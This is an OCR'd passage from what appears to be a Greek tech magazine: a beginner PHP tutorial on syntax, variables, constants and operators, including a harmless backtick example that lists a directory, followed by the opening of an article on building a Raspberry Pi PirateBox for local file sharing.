Το συντακτικό της PHP είναι επηρεασμένο από τις γλώσσες Perl, C, C++, Java και Tcl. Το γεγονός αυτό καθιστά εύκολη την εκμάθηση της PHP σε όλους όσοι έχουν εξοικειωθεί με κάποια από τις προαναφερθείσες γλώσσες. Ο κώδικας PHP μέσα σ’ ένα έγγραφο οριοθετείται με markup tags. Ο διερμηνέας της PHP επεξεργάζεται οτιδήποτε βρίσκεται μέσα στα συγκεκριμένα tags κι αγνοεί οτιδήποτε άλλο. Συγκεκριμένα, οτιδήποτε βρίσκεται έξω από τα tags που οριοθετούν τον κώδικα αντιμετωπίζεται σαν απλό κείμενο κι επιστρέφεται στην έξοδο αυτούσιο. Όπως αντιλαμβάνεστε, αυτή η συμπεριφορά επιτρέπει να αναμειγνύουμε κώδικα PHP με HTML, για την παραγωγή ιστοσελίδων με δυναμικό (όχι στατικό) περιεχόμενο. Υπάρχουν τέσσερεις τρόποι για να επισημάνουμε τον κώδικά PHP μέσα σε ένα έγγραφο. Ο πιο διαδεδομένος —και

αυτός που θα χρησιμοποιούμε στα παραδείγματά μας— είναι στο στυλ της XML:

```
<?php κώδικας ?>
```

Ένας συντομότερος τρόπος είναι ο ακόλουθος:

```
<? κώδικας ?>
```

Αυτή η σύνταξη, όμως, προϋποθέτει ότι έχουμε επέμβει στις default ρυθμίσεις του αρχείου php.ini κι έχουμε δώσει την τιμή 1 στην επιλογή short_open_tag. Ένας άλλος τρόπος για να ενσωματώσουμε κώδικα PHP σε ένα έγγραφο, είναι με τη χρήση του tag ονόματι script:

```
<script language="php"> κώδικας </script>
```

Τέλος, υπάρχει και η μορφή που ακολουθεί τα πρότυπα της ASP:

```
<% κώδικας %>
```

Αυτός ο τρόπος ενσωμάτωσης κώδικα απαιτεί την ενεργοποίηση της επιλογής asp_tags, στο αρχείο php.ini.

Τα σχόλια σε ένα πρόγραμμα είναι εντελώς άχρηστα για τον interpreter ή τον compiler, αλλά ιδιαίτερα χρήσιμα για τον άνθρωπο. Στην PHP, τα σχόλια σηματοδοτούνται με τρεις διαφορετικούς τρόπους. Ο πρώτος είναι δανεισμένος από την C/C++ και προβλέπει τη χρήση δύο slashes (//). Ο διερμηνέας αγνοεί οτιδήποτε εμφανίζεται μετά από τα δύο slashes και μέχρι το τέλος της γραμμής ή το "κλείσιμο" του κώδικα. Τα ίδια ισχύουν και για τα σχόλια που σηματοδοτούνται με τη δίεση (#), όπως στα shell scripts. Τέλος, υπάρχουν και τα σχόλια που εκτείνονται σε πολλαπλές γραμμές. Αυτή η μορφή είναι επίσης δανεισμένη από την C/C++. Τα σχόλια αυτού του είδους ξεκινούν με slash και αστερίσκο (/*) και τερματίζονται με αστερίσκο και slash (*/). Ο διερμηνέας αγνοεί οτιδήποτε βρίσκεται ανάμεσα σε αυτούς τους συνδυασμούς χαρακτήρων.

Ο κενός χώρος — διαστήματα, tabs, αλλαγές γραμμών— αγνοείται πλήρως από τον διερμηνέα της PHP, όπως συμβαίνει και σε όλες τις γλώσσες που μιμούνται το συντακτικό της C. Ομοίως, το τέλος μιας πρότασης οριοθετείται από τον χαρακτήρα του ελληνικού ερωτηματικού ";". Εξάλλου, όπως θα έχετε ήδη υποψιαστεί, ένα μπλοκ κώδικα ξεκινάει με το αριστερό άγκιστρο "{" και τελειώνει με το δεξιό "}". Αυτός ο τρόπος προσδιορισμού των μπλοκ και των προτάσεων εισάγει μεγάλη ελευθερία στην τελική μορφή του κώδικα. Για παράδειγμα, θα μπορούσαμε να γράψουμε όλον τον κώδικά σε μια και μόνο γραμμή! Φυσικά, με αυτόν τον τρόπο ο κώδικάς θα είναι εξαιρετικά δυσανάγνωστος και η τροποποίησή του από κάποιον προγραμματιστή (ακόμα και από εμάς τους ίδιους) θα αποτελεί μαρτύριο. Έτσι, καλό είναι να χρησιμοποιούμε πάντα τα απαραίτητα κενά και τις αλλαγές γραμμών, ώστε ο κώδικάς να είναι ευανάγνωστος και κατά συνέπεια να συντηρείται εύκολα.

Πριν γράψουμε το κλασσικό "Hello, world!", πρέπει να πούμε δυο λόγια για τον τρόπο κλήσης των συναρτήσεων. Περιττό να πούμε ότι ούτε κι εδώ ξεφεύγουμε από την πεπατημένη. Εξάλλου, στη δοκιμή που πραγματοποιήσαμε κατά το στήσιμο του LAMP, καλέσαμε τη συνάρτηση phpinfo(). Για να καλέσουμε μια συνάρτηση, λοιπόν, αρκεί να γράψουμε το όνομά της κι αμέσως μετά να τοποθετήσουμε ένα ζεύγος παρενθέσεων. Μέσα στην παρένθεση γράφουμε τα ορίσματα που ενδέχεται να απαιτεί η εκάστοτε συνάρτηση[8]. Ας δούμε τώρα και το "Hello, world!".

8. Αν η συνάρτηση δεν δέχεται κανένα όρισμα, ή αν η χρήση τους είναι προαιρετική, αφήνουμε την παρένθεση κενή. Ακριβώς αυτό κάναμε και με την phpinfo()...

Αρχικά δημιουργούμε ένα αρχείο απλού κειμένου μέσα στο Document Root του web server και του δίνουμε ένα όνομα της επιλογής μας (π.χ., hello.php). Στο αρχείο προσθέτουμε τον ακόλουθο κώδικα:

```
<?php
   echo "Hello, world!" ;
?>
```

Αφού αποθηκεύσουμε το αρχείο, μπορούμε να ανοίξουμε έναν browser και να επισκεφθούμε τη διεύθυνση http://localhost/hello.php. Εκεί, θα δούμε να εμφανίζεται ένα "Hello, world!". Όμως το αρχείο hello.php δεν περιέχει καθόλου κώδικα σε HTML. Ας ομορφύνουμε λοιπόν το παράδειγμά μας, δημιουργώντας ένα πραγματικό έγγραφο HTML. Ανοίγουμε ξανά το hello.php και αντικαθιστούμε τα περιεχόμενά του με αυτά:

```
<html>
   <head>
      <title>Our php hello world example!</title>
   </head>
   <body>
      <h1><?php echo "Hello, world!" ; ?></h1>
   </body>
</html>
```

Αν αποθηκεύσουμε το τροποποιημένο αρχείο κι ανανεώσουμε τη σελίδα στον browser, θα δούμε το κείμενο "Hello, world!" σε στυλ επικεφαλίδας. Αν μάλιστα ζητήσουμε από τον browser να εμφανίσει τον κώδικα της σελίδας, θα εμφανιστεί ένα πλήρες έγγραφο HTML, με το "Hello, world!" μέσα σε tags <h1>. Με αυτό το παράδειγμα βλέπουμε πόσο όμορφα συνδυάζεται ο κώδικας PHP με αυτόν της HTML. Ο διερμηνέας της PHP εκτελεί οτιδήποτε βρίσκεται στην περιοχή του κώδικα κι επιστρέφει αυτούσιο καθετί άλλο.

Μεταβλητές, σταθερές και τύποι δεδομένων

Κάθε μεταβλητή είναι ευδιάκριτη στον κώδικα PHP, καθώς μπροστά από το όνομά της τοποθετείται πάντα το σύμβολο του δολαρίου. Όσον αφορά στο μήκος του ονόματός της, δεν υπάρχει κανένας περιορισμός. Μπορεί να αποτελείται από γράμματα, ψηφία και το χαρακτήρα της υπογράμμισης (underscore), αλλά απαγορεύεται να ξεκινά με κάποιο ψηφίο. Τα ονόματα των μεταβλητών είναι ευαίσθητα στη διάκριση πεζών και κεφαλαίων (είναι case sensitive). Εξαίρεση όμως αποτελούν οι σταθερές και οι συναρτήσεις! Παρεμπιπτόντως, καθώς οι μεταβλητές έχουν το ειδικό αναγνωριστικό "$" μπροστά από το όνομά τους, η PHP επιτρέπει τη συνύπαρξη μιας μεταβλητής και μιας συνάρτησης με το ίδιο όνομα. Βέβαια, αν και ο διερμηνέας της PHP δεν πρόκειται να μπερδευτεί, δεν ισχύει το ίδιο και για εμάς. Επομένως, καλό θα ήταν να αποφεύγουμε αυτές τις συνωνυμίες.

Οι μεταβλητές στην PHP, όπως και στην αγαπημένη μας Python, έχουν δυναμικό τύπο. Δηλαδή, ο τύπος μιας μεταβλητής προσδιορίζεται από το είδος των δεδομένων που της εκχωρούνται, τη στιγμή που της εκχωρούνται. Για παράδειγμα η μεταβλητή

x στην ανάθεση $x = 10; περιλαμβάνει έναν ακέραιο αριθμό κι αυτή τη στιγμή είναι τύπου integer. Αν αργότερα της εκχωρήσουμε μια δεκαδική τιμή (π.χ., $x = 8.37;) ο τύπος της θα αλλάξει αυτόματα σε float. Αντίστοιχα, με την εκτέλεση του $x = "abc"; η μεταβλητή θα αποκτήσει πλέον τον τύπο string.

Ακολουθούν οι υποστηριζόμενοι τύποι δεδομένων της PHP:

- Integer — Ακέραιος αριθμός
- Float — Αριθμός με δεκαδικό μέρος
- String — Συμβολοσειρά
- Boolean — Λογική τιμή (true/false)
- Array — Πίνακας (στην PHP έχει τη μορφή ενός ταξινομημένου λεξικού)
- Object — Αντικείμενο
- Null — Κενό (μεταβλητή δίχως εκχωρημένη τιμή)
- Resource — Πόρος (π.χ., μια σύνδεση με ένα αρχείο ή μια βάση δεδομένων)

Για την ευκολία μας, η PHP παρέχει έναν μηχανισμό που επιτρέπει να μεταβάλλουμε τον τύπο μιας μεταβλητής σχεδόν κατά βούληση. Έτσι, μπορούμε να μετατρέψουμε έναν αριθμό σε string ή έναν integer σε float, αλλά όχι το αντίστροφο! Η εν λόγω διαδικασία ονομάζεται type casting και ακολουθεί την παρακάτω σύνταξη:

```
(τύπος) $μεταβλητή ;
```

Παρακάτω βλέπουμε τις διαθέσιμες επιλογές για το type casting, καθώς και τη λειτουργία της καθεμίας:

(int), (integer)	μετατροπή σε integer
(bool), (boolean)	μετατροπή σε boolean
(float), (double), (real)	μετατροπή σε float
(string)	μετατροπή σε string
(array)	μετατροπή σε array
(object)	μετατροπή σε object
(unset)	μετατροπή σε null

Ένα άλλο είδος μεταβλητών στην PHP είναι οι "μεταβλητές μεταβλητές" (ναι, αυτές). Και, όχι, δεν πρόκειται για τυπογραφικό λάθος, ούτε για φάρσα. Η ιδιαιτερότητα αυτών των μεταβλητών είναι ότι επιτρέπουν τον ορισμό του ονόματός τους κατά την εκτέλεση του κώδικα! Μια "μεταβλητή μεταβλητή", ορίζεται τοποθετώντας δύο σύμβολα του δολαρίου μπροστά από το όνομα μιας υπάρχουσας μεταβλητής, στην οποία έχει εκχωρηθεί ένα συμβατικό όνομα. Δείτε το ακόλουθο παράδειγμα:

```
$x = "message" ;
$$x = "deltaHacker" ;
```

Αναρωτιέστε τι επιτυγχάνουν τα παραπάνω; Η μεταβλητή x αποκτά την τιμή "message", ενώ η μεταβλητή που έχει σαν όνομα την τιμή της μεταβλητής x, αποκτά την τιμή "deltaHakcer". Με άλλα λόγια, η εκτέλεση του παραπάνω κώδικα έχει σαν αποτέλεσμα τη δημιουργία δύο μεταβλητών. Η μία ονομάζεται x, ενώ η άλλη ονομάζεται message! Η πρώτη έχει την τιμή message και η δεύτερη έχει την τιμή deltaHacker. Μετά από τις παραπάνω δύο γραμμές, μπορούμε να γράψουμε κάτι σαν αυτό που ακολουθεί — κι ο interpreter της PHP δεν θα παραπονεθεί καθόλου:

```
echo $message;
```

Η εκτέλεση του παραπάνω θα έχει σαν συνέπεια την εκτύπωση του "deltaHacker". Σε αυτό το σημείο ενδέχεται να σκέφτεστε ότι πρόκειται για μια παράξενη κι άχρηστη δυνατότητα. Ωστόσο οι δημιουργοί της PHP δεν αποφάσισαν τυχαία να την υλοποιήσουν. Ούτε κι εμείς αποφασίσαμε να την παρουσιάσουμε τυχαία ή από κάποια παραξενιά. Σας υποσχόμαστε ότι, αργότερα και μέσα από ένα πρακτικό παράδειγμα, θα κατανοήσετε σε μεγάλο βαθμό την αξία αυτής της δυνατότητας.

Πέρα από τις μεταβλητές, η PHP επιτρέπει να ορίζουμε και σταθερές. Οι σταθερές διατηρούν μόνο την τιμή που τους αποδίδουμε τη στιγμή του ορισμού τους. Από 'κεί κι έπειτα είναι αδύνατο ν' αλλάξουν τιμή. Για τον ορισμό των σταθερών χρησιμοποιείται η ακόλουθη σύνταξη:

```
define("STATHERA_A", 10) ;
define("STATHERA_B", "a string", true) ;
```

Όπως βλέπετε, το define λειτουργεί ως συνάρτηση. Μέσα στην παρένθεση ορίζουμε πρώτα το όνομα της σταθεράς (σε διπλά ή μονά εισαγωγικά) και στη συνέχεια την τιμή της. Αυτή μπορεί να είναι οποιοσδήποτε scalar τύπος (integer, float, string ή boolean). Για τα ονόματα των σταθερών επιλέξαμε να ακολουθήσουμε τη σύμβαση της C, που απαιτεί τη χρήση κεφαλαίων χαρακτήρων και μόνο. Αυτό το συνηθίζουμε για να κάνουμε τα προγράμματά μας πιο ευανάγνωστα και δεν το επιβάλει η PHP. Κάτι άλλο που είμαστε σίγουροι ότι παρατηρήσατε, σχετίζεται με τη δήλωση της STATHERA_B: Στη δήλωσή της συμπεριλάβαμε και μια τρίτη παράμετρο. Αυτή η παράμετρος μπορεί να πάρει την τιμή true ή false και καθορίζει αν το όνομα της σταθεράς θα είναι ευαίσθητο ως προς τα κεφαλαία και τα πεζά. Η προεπιλογή είναι false και γι' αυτό αναφέραμε προηγουμένως ότι τα ονόματα των σταθερών δεν είναι ευαίσθητα στη διάκριση πεζών και κεφαλαίων! Όπως βλέπετε, όμως, αυτό μπορεί ν' αλλάξει εύκολα. Τέλος, σε αντίθεση με τις μεταβλητές, για τη χρήση μιας σταθεράς δεν απαιτείται η προσθήκη ειδικού συμβόλου πριν από το όνομα. Έτσι, για να τυπώσουμε την τιμή της STATHERA_B, μπορούμε να γράψουμε κάτι τέτοιο:

```
echo STATHERA_B;
```

Τελεστές

Οι τελεστές σε μια γλώσσα προγραμματισμού αποτελούν σύμβολα, με τη βοήθεια των οποίων μπορούμε να χειριζόμαστε τις μεταβλητές και να εκτελούμε πράξεις. Η PHP υποστηρίζει μια πληθώρα τελεστών, τους οποίους θα παρουσιάσουμε ευθύς αμέσως. Στον ακόλουθο πίνακα φαίνονται οι **αριθμητικοί τελεστές** της PHP και η (προφανής) ερμηνεία του καθενός:

Τελεστής	Περιγραφή	Παράδειγμα χρήσης
+	Πρόσθεση	$x + $y
-	Αφαίρεση	$x - $y (μπορεί να χρησιμοποιηθεί και ως μοναδιαίος τελεστής για αλλαγή πρόσημου της τιμής της μεταβλητής, π.χ., - $x)
*	Πολλαπλασιασμός	$x * $y
/	Διαίρεση	$x / $y
%	Υπόλοιπο διαίρεσης	$x % $y

Σε αυτό το σημείο πρέπει να υπογραμμίσουμε μια λεπτομέρεια: Σε ορισμένες γλώσσες προγραμματισμού, ο τελεστής της πρόσθεσης (+) μπορεί να χρησιμοποιηθεί και για τη συνένωση (concatenation) συμβολοσειρών. Η PHP χρησιμοποιεί έναν διαφορετικό **τελεστή συνένωσης**:

Τελεστής	Περιγραφή	Παράδειγμα χρήσης
.	Συνένωση συμβολοσειρών	$x . $y

Όπως έχουμε πει, η PHP έχει έναν πολύ χαλαρό έλεγχο τύπων. Στην περίπτωση εκτέλεσης αριθμητικών πράξεων μεταξύ μεταβλητών, ο διερμηνέας της PHP προσπαθεί να τις μετατρέψει αυτόματα σε αριθμούς — ή έστω να εξαγάγει όποιον αριθμό ενδέχεται να εντοπίσει στην τιμή της καθεμίας! Για να καταλάβετε τι εννοούμε με αυτό, δείτε το παρακάτω πρόγραμμα:

```
$x = "1 fora ki " ;
$y = "1 kairo " ;
$z = "pige I gata sto xoro" ;
echo $x + $y + $z ;
echo $x . $y . $z ;
```

Οι τρεις μεταβλητές περιέχουν από μια συμβολοσειρά και αν τις ενώσουμε θα πάρουμε μια γνώριμη έκφραση. Ωστόσο, το αποτέλεσμα από την εκτέλεση του πρώτου echo είναι ο αριθμός 2! Βλέπετε, το σύμβολο της πρόσθεσης αποτελεί μια αριθμητική πράξη. Έτσι, ο διερμηνέας κράτησε μόνο τους άσσους από τις δύο πρώτες μεταβλητές και στην τρίτη (στην τιμή της οποίας δεν βρήκε αριθμό), απέδωσε την τιμή μηδέν. Η δεύτερη εκτέλεση του echo, στην οποία χρησιμοποιήσαμε τον τελεστή της συνένωσης, δίνει την έκφραση που σχηματίζουν οι τιμές των μεταβλητών: "1 fora ki 1 kairo pige I gata sto xoro".

Συνεχίζουμε την περιπλάνησή μας με έναν τελεστή τον οποίο έχουμε ήδη χρησιμοποιήσει, αλλά κατά πάσα πιθανότητα δεν του δώσατε σημασία. Αναφερόμαστε στον **τελεστή εκχώρησης**, ο οποίος εκχωρεί την τιμή που βρίσκεται δεξιά του, στη μεταβλητή που εμφανίζεται αριστερά του. Σε καμία περίπτωση η λειτουργία του δεν πρέπει να μπερδεύεται με την έννοια της ισότητας:

Τελεστής	Περιγραφή	Παράδειγμα χρήσης
=	Εκχώρηση τιμής	$x = 5 $x = $y (η τιμή της μεταβλητής y εκχωρείται ως τιμή και στη μεταβλητή x)

Οι αριθμητικοί τελεστές, καθώς και ο τελεστής συνένωσης, έχουν την ικανότητα να **συνδυάζονται** με τον τελεστή εκχώρησης. Για παράδειγμα, το $x = $x + $y μπορεί να γραφεί και έτσι: $x += $y

Επιπλέον, οι τελεστές της πρόσθεσης και της αφαίρεσης, μπορούν να χρησιμοποιηθούν γραμμένοι εις διπλούν ("++" και "--"), ως πρόθεμα ή επίθεμα σε μια μεταβλητή. Τότε λειτουργούν σαν τελεστές αύξησης ή μείωσης της τιμής της μεταβλητής, κατά μια μονάδα. Η θέση τους (μπρος ή πίσω από τη μεταβλητή) παίζει ρόλο μόνο σε συγκεκριμένες περιπτώσεις. Σε γενικές γραμμές, όταν τοποθετούνται σαν πρόθεμα (π.χ., ++$x) εκτελείται η αύξηση ή η μείωση και η μεταβλητή χρησιμοποιείται με τη νέα τιμή. Αντίστοιχα, όταν τοποθετούνται σαν επίθεμα (π.χ., $x++) η μεταβλητή χρησιμοποιείται με την τρέχουσα τιμή της και η αύξηση ή η μείωση πραγματοποιείται μετά.

Μια ξεχωριστή κατηγορία αποτελούν οι **τελεστές σύγκρισης**:

Τελεστής	Περιγραφή	Παράδειγμα χρήσης (τι επιστρέφει)
==	Έλεγχος ισότητας	$x == $y (true, η τιμή του x ισούται με αυτήν του y)
>	Μεγαλύτερο	$x > $y (true, η τιμή του x είναι μεγαλύτερη από αυτήν του y)
<	Μικρότερο	$x < $y (true, η τιμή του x είναι μικρότερη από αυτήν του y)
>=	Μεγαλύτερο ή ίσο	$x >= $y (true, η τιμή του x είναι μεγαλύτερη ή ίση με αυτήν του y)
<=	Μικρότερο ή ίσο	$x <= $y (true, η τιμή του x είναι μικρότερη από ή ίση με αυτήν του y)
!=	Διάφορο	$x != $y (true, η τιμή του x είναι διάφορη από αυτήν του y)
<>	Διάφορο	$x <> $y (όπως ο "!=")
===	Ταυτόσημο	$x === $y (true, η τιμή του x είναι ταυτόσημη με αυτήν του y)
!==	Μη ταυτόσημο	$x !== $y (true, η τιμή του x δεν είναι ταυτόσημη με αυτήν του y)

Ιδιαίτερη μνεία αξίζει στον τελεστή "===", ο οποίος αν και μοιάζει με τον τελεστή της ισότητας "==", ελέγχει επιπρόσθετα και τους τύπους των δύο μεταβλητών. Ας δούμε και πάλι ένα παράδειγμα:

```
$x = false ;
$y = 0 ;
$z0 = ($x == $y) ;
$z1 = ($x === $y) ;
```

Η μεταβλητή x είναι τύπου Boolean και της εκχωρούμε την τιμή false. Η μεταβλητή y είναι τύπου integer και της δίνουμε την τιμή 0. Στη συνέχεια κάνουμε έναν έλεγχο ισότητας μεταξύ των δύο μεταβλητών και εκχωρούμε την τιμή του αποτελέσματος στο z0. Δεν ξέρουμε αν το μαντέψατε, αλλά η τιμή που δίνει η PHP στη μεταβλητή z0 είναι true! Αυτό συμβαίνει γιατί η μεταβλητή x μετατρέπεται σε αριθμό και το false αντιστοιχεί στο 0. Επομένως, στα μάτια της PHP οι τιμές των x και y ταυτίζονται! Ας δούμε τώρα και την τιμή που εκχωρείται στη μεταβλητή z1. Σε αυτή τη μεταβλητή αποδίδεται η τιμή false. Ο τελεστής "===" δεν συγκρίνει μόνο τις τιμές των x και y, αλλά και τον τύπο τους. Έτσι, εφόσον η πρώτη είναι Boolean και η δεύτερη integer, το αποτέλεσμα της σύγκρισης είναι ψευδές.

Μια ακόμα (μεγάλη) κατηγορία αποτελούν οι **λογικοί τελεστές**. Όπως καταλαβαίνετε, αυτοί χρησιμοποιούνται για την εκτέλεση λογικών πράξεων:

Τελεστής	Περιγραφή	Παράδειγμα χρήσης (τι επιστρέφει)
!	Not	!$x (αντιστρέφει την τιμή του x)
not	Not	Όπως το προηγούμενο
&&	And	$x && $y (true, μόνο αν η τιμή των x και y είναι true, αλλιώς false)
and	And	Όπως το προηγούμενο
||	Or	$x || $y (false, οι τιμές των x και y είναι false, αλλιώς true)
or	Or	Όπως το προηγούμενο
xor	eXclusive Or	$x xor $y (true, αν μόνο το ένα από τα x και y είναι true)

Ας περάσουμε τώρα στους **τελεστές bitwise**, που επιτρέπουν την εκτέλεση πράξεων σε επίπεδο bit:

Τελεστής	Περιγραφή	Παράδειγμα χρήσης (τι επιστρέφει)
&	And	$x & $y (πραγματοποιείται η λογική πράξη AND ανάμεσα στα bits των x και y)
|	Or	$x | $y (πραγματοποιείται η λογική πράξη OR ανάμεσα στα bits των x και y)
~	Not	~$x (τα bit του x αντιστρέφονται)
^	Xor	$x ^ $y (πραγματοποιείται η λογική πράξη XOR ανάμεσα στα bits των x και y)

Τελεστής	Περιγραφή	Παράδειγμα χρήσης (τι επιστρέφει)
>>	Δεξιά μετατόπιση	$x >> $y (τα bits του x μετατοπίζονται προς τα δεξιά κατά y θέσεις και προστίθενται ισάριθμα μηδενικά από τα αριστερά)
<<	Αριστερή μετατόπιση	$x << $y (τα bits του x μετατοπίζονται προς τα αριστερά κατά y θέσεις και προστίθενται ισάριθμα μηδενικά από τα δεξιά)

Θα κλείσουμε το κεφάλαιο των τελεστών με δύο πιο εξεζητημένους. Ο ένας είναι ο **τελεστής αναφοράς**, με τον οποίο δεν αντιγράφουμε τις τιμές δύο μεταβλητών, αλλά τις κάνουμε να δείχνουν στην ίδια θέση μνήμης. Σαν να λέμε, μετατρέπουμε τη μία σε hard link προς την δεύτερη. Δείτε το παράδειγμα:

```
$x = 1 ;
$y = &$x ;
echo "Η τιμή του y είναι: ".$y ;
$x++ ;
echo "\nΗ τιμή του y τώρα είναι: ".$y ;
$y++ ;
echo "\nΗ τιμή του x τώρα είναι: ".$x ;
```

Αν τρέξουμε το παραπάνω πρόγραμμα, θα διαπιστώσετε ότι η τιμή του y επηρεάζεται από τις αλλαγές που γίνονται στη μεταβλητή x και αντίστροφα. Μετά από τη δεύτερη γραμμή του προγράμματος, οι μεταβλητές x και y παραπέμπουν στην ίδια θέση μνήμης!

Μια άλλη εξεζητημένη περίπτωση αποτελεί ο **τελεστής εκτέλεσης**. Όπως φανερώνει το όνομά του, επιτρέπει την εκτέλεση προγραμμάτων στο κέλυφος του διακομιστή! Η χρήση αυτού του τελεστή πρέπει να γίνεται κατόπιν ώριμης σκέψης, με φειδώ και με θρησκευτική ευλάβεια, καθώς μπορεί να μας βάλει σε μεγάλες περιπέτειες! Για τη χρήση του τελεστή εκτέλεσης, τοποθετούμε το πρόγραμμα που θέλουμε να τρέξουμε μέσα σε δύο backticks[9]: "`command`". Ο διερμηνέας της PHP τρέχει το πρόγραμμα και συγκρατεί το αποτέλεσμα (output) της εκτέλεσης. Δείτε ένα παράδειγμα:

```
$list = `ls -la /var/www` ;
echo $list ;
```

Ο διερμηνέας της PHP θα εκτελέσει το "ls –la /var/www" και η έξοδος θα αποθηκευτεί ως τιμή στη μεταβλητή list. Έτσι, με την εκτέλεση του echo θα εμφανιστούν όλα τα αρχεία που βρίσκονται στον κατάλογο /var/www. Φυσικά, υπάρχουν πολύ καλύτεροι και ασφαλέστεροι τρόποι για να εμφανίσουμε τα περιεχόμενα ενός φακέλου του server. Για την ώρα, όμως, θα σας αφήσουμε: Το περιοδικό κινδυνεύει με overflow και δεν το θέλουμε ;) Εσείς πάλι μπορείτε να εγκαταστήστε το Linux σε κάποιο μηχάνημα (εικονικό ή πραγματικό), να προσθέστε το LAMP stack και να αρχίσετε τα πρώτα σας πειράματα με την PHP.

9. Το σύμβολο που βρίσκεται στο ίδιο πλήκτρο με την περισπωμένη (tilde).

Skill: Intermediate
Tags: Raspberry Pi, Raspbian, PirateBox, ntfs-3g, RTL8188, hostapd



PIRATEBOX

by GiannouG

Ένα πειρατικό κουτί, με το Raspberry Pi!


Φανταστείτε μια συσκευή στην οποία μπορεί να συνδεθεί οποιοσδήποτε και ν' ανταλλάξει αρχεία με κάθε άλλον συνδεδεμένο χρήστη, εντελώς ανώνυμα. Σχηματικά μιλώντας, ένα τέτοιο box θα κέντριζε το ενδιαφέρον όλων των επισκεπτών σ' ένα hacker space ή σε μια παρεμφερή εκδήλωση ή οπουδήποτε αλλού, τέλος πάντων. Ε, λοιπόν, αυτές οι συσκευές υπάρχουν ήδη κι ονομάζονται PirateBoxes. Τι θα λέγατε αν φτιάχναμε κι εμείς ένα, βασιζόμενοι στο αγαπημένο μας Raspberry Pi;

Σε αυτό το άρθρο θα φτιάξουμε το δικό μας PirateBox. Για την κατασκευή θα χρησιμοποιήσουμε ένα Raspberry Pi, ένα USB flash disk κι ένα USB WiFi adapter. Το σύστημά μας θα μπορεί να λειτουργήσει σε κάποιο σταθερό μέρος (π.χ., σ' ένα hacker space), ενώ με τη βοήθεια ενός power bank (τροφοδοτικό που στηρίζει τη λειτουργία του σε μπαταρίες), θα μπορεί να λειτουργήσει ακόμα και μέσα στην τσάντα μας, σε μια πλατεία ή σε κάποια μάζωξη. Όλα αυτά, φυσικά, για χάρη της ελεύθερης διακίνησης της πληροφορίας[1]!

Συλλογή hardware


Επιλέξαμε το Raspberry Pi γιατί αποτελεί ένα φθηνό *και* φορητό σύστημα Linux. Εξάλλου, μπορούμε να του προσθέσουμε εύκολα οποιαδήποτε εφαρμογή, ενώ εξίσου εύκολα υποστηρίζει και πολλά διαφορετικά περιφερειακά. Για την κατασκευή ενός PirateBox αρκεί οποιαδήποτε έκδοση του Raspberry Pi. Εμείς πάντως χρησιμοποιήσαμε το Model B rev 2, με τα 512MB RAM (Σ.τ.Ε. Αυτό που ακόμη δεν έχω αγοράσει :S)

